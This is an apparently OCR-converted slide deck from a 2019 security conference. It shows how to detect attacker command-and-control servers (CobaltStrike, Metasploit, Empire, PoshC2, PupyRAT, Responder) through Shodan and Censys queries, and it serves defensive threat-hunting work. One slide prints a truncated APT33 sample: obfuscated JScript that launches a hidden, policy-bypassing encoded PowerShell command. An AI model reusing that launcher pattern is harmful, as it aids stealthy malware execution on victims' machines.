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CYBER DEFENSE SUMMIT 2019

Scan't Touch This

Proactively Detect Adversaries Beyond Your Environment

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
By leveraging your existing threat intelligence, you can use network scan data to detect adversaries ***before*** they initiate an intrusion.

Traditional Datasets

- Malware Repositories
  - Requires an uploader
- Passive DNS
  - Limited to domains
  - Typically requires a request to be observed
- Registration Data
  - Also limited to domains
  - Inconsistent data and formatting
  - WHOIS privacy

Network Scan Data

- SSL/TLS Certificates
- HTTP Response Headers
- HTTP Response Bodies
- Service Banners
- Service/Port Combinations



Bonus Points

- Circumvents latency of other datasets
- IPv4 space is finite and comprehensive

CobaltStrike

APT	22
FIN	17
UNC	321

```
"HTTP/1.1 404 Not Found"
"Content-Type: text/plain"
"Content-Length: 0"
"Date"
-"Server"
-"Connection"
-"Expires"
-"Access-Control"
-"Set-Cookie"
-"Content-Encoding"
-"Charset"
```

Shodan query finds CobaltStrike servers by looking for specific HTTP response headers, while excluding others.

Metasploit

2893

APT	6
FIN	42
UNC	41

1. `ssl:"MetasploitSelfSignedCA"`
2. `http.favicon.hash:"-127886975"` *

Shodan queries find Metasploit Pro servers by looking for Metasploit's default SSL certificate authority, and a specific favicon.ico hash.

* What is that hash algorithm? Good question.

MurmurHash3 of the base64-encoded string, with newlines. Seed is zero.

`md5 = 08ff173efec0750dd29ac7f44d972427`

Empire

APT	0
FIN	1
UNC	17

1. `b8c892fbb49921529be6f6ce17685c31724f76959111b28f39e39dc299b8acaf`
2. `http.html_hash:"611100469"`

Censys and Shodan queries find Empire by looking for a fake IIS7 default page.

Real IIS7 = `370be45f65276b3b8de42a29adfb1220fc44a5e018c37e3e9b62fa7d5b523fd0`

But what is the actual difference? Let's take a look…

Legitimate IIS7 Page

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
                        color:#000000;
                        background-color:#B3B3B3;
                        margin:0;
}

#container {
                        margin-left:auto;
                        margin-right:auto;
                        text-align:center;
                        }

a img {
                        border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>
</body>
</html>
```

Empire's IIS7 Page

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#B3B3B3;
    margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
    }

a img {
    border:none;
}

-->
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<body>
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<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>
</body>
</html>
```

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Tabs vs. Spaces

The Eternal Conflict

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Responder

APT28
UNC775
UNC1413
UNC1466

```
"HTTP/1.1 401 Unauthorized"
"Date: Wed, 12 Sep 2012 13:06:55 GMT"
```

Shodan query finds Responder servers by looking for an exact Date header on an HTTP 401 response.

Why? This date is *hard-coded* into the Responder source code.

https://github.com/SpiderLabs/Responder/blob/master/packets.py#L204

```
class IIS_Auth_401_Ans(Packet):
  fields = OrderedDict([
    ("Code",       "HTTP/1.1 401 Unauthorized\r\n"),
    ("ServerType", "Server: Microsoft-IIS/6.0\r\n"),
    ("Date",       "Date: Wed, 12 Sep 2012 13:06:55 GMT\r\n"),
    ("Type",       "Content-Type: text/html\r\n"),
    ("WWW-Auth",   "WWW-Authenticate: NTLM\r\n"),
    ("PoweredBy",  "X-Powered-By: ASP.NET\r\n"),
    ("Len",        "Content-Length: 0\r\n"),
    ("CRLF",       "\r\n"),
  ])
```

PoshC2

APT10 **UNC1543**
APT33 **UNC1572**
UNC1107 **UNC1621**
UNC1374

```
1. 443.https.tls.certificate
     .parsed.issuer_dn:
       "C=US, ST=Minnesota,
        L=Minnetonka, O=Pajfds,
        OU=Jethpro, CN=P18055077"

2. 443.https.get.body_sha256:
   "c09661c86c90e94743c18fdc9ad1f2ac
    f6b8064c6b8e0ae00fbab21790fbfbc2"
```

Censys queries find PoshC2 servers by looking for a unique certificate issuer designated name and HTTP 404 response body.

Using multiple indicators decreases the chance of a miss due to adversary customization.

PupyRAT

213
141

APT33 UNC1312
APT35 UNC1525
UNC892 UNC1547

1. `ssl:"OU=CONTROL" ssl.cert.serial:2`

2.
```
443.https.tls.certificate.parsed
  .subject_dn:"OU=CONTROL" AND
443.https.tls.certificate.parsed
  .serial_number:"2"
```

Shodan and Censys queries find PupyRAT servers by looking at SSL certificate metadata.

Though overlap is high, redundancy across multiple sources yields more value for a single detection.

PowerShell

35

APT33
APT41
UNC1257

```
html:"powershell.exe"
-title:"Simple" -title:"4G"
-title:"The Shadowserver Foundation"
```

Weak-signal Shodan query finds servers hosting malicious payloads by looking for **PowerShell**.

APT33

```
<script>
  YjDrMeQhBOsJZ = "WS";
  wcpRKUHoZNcZpzPzhnJw = "crip";
  RulsTzxTrzYD = "t.Sh";
  MPETWYrrRvxsCx = "ell";
  PCaETQQJwQXVJ = (YjDrMeQhBOsJZ + wcpRKUHoZNcZpzPzhnJw + RulsTzxTrzYD +
                   MPETWYrrRvxsCx);
  OoOVRmsXUQhNqZJTPOlkymqzsA = new ActiveXObject(PCaETQQJwQXVJ);
  ULRXZmHsCORQNoLHPxW = "cm";
  zhKokjoiBdFhTLiGUQD = "d.e";
  KoORGlpnUicmMHtWdpkRwmXeQN = "xe";
  KoORGlpnUicmMHtWdp = ".";
  FKeRGlzVvDMH = (ULRXZmHsCORQNoLHPxW + zhKokjoiBdFhTLiGUQD +
                  KoORGlpnUicmMHtWdpkRwmXeQN);
  OoOVRmsXUQhNqZJTPOlkymqzsA.run(
    '%windir%\\System32\\' + FKeRGlzVvDMH +
    ' /c powershell.exe /w 1 -ExecutionPolicy Bypass -enc cwBhAG…CkAKQA=');
</script>
```

Numbers

794 Queries


41 Malware Families

58 Threat Groups

305683 Servers and Counting…


Scan Data Sources

- Homegrown
  - masscan, nmap, etc.
  - Fine-grained control and customizability
  - Engineering and maintenance
- Third Parties
  - BinaryEdge, Censys, Shodan, etc.
  - Accessibility with minimal effort
  - Limited capabilities



Putting It All Together

1. **Observe** and collect data on adversaries and intrusions
2. **Identify** patterns of semi-unique characteristics
3. **Craft** queries that produce manageable results
4. **Monitor** new results over time



Moral of the Story

- Network scanning provides a rich dataset for proactive detection
- Scan data can be produced and/or procured – both have their strengths
- There is value in both strong and weak signals, ***BUT***
- *You have to know what to look for*

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Thank You

Questions?

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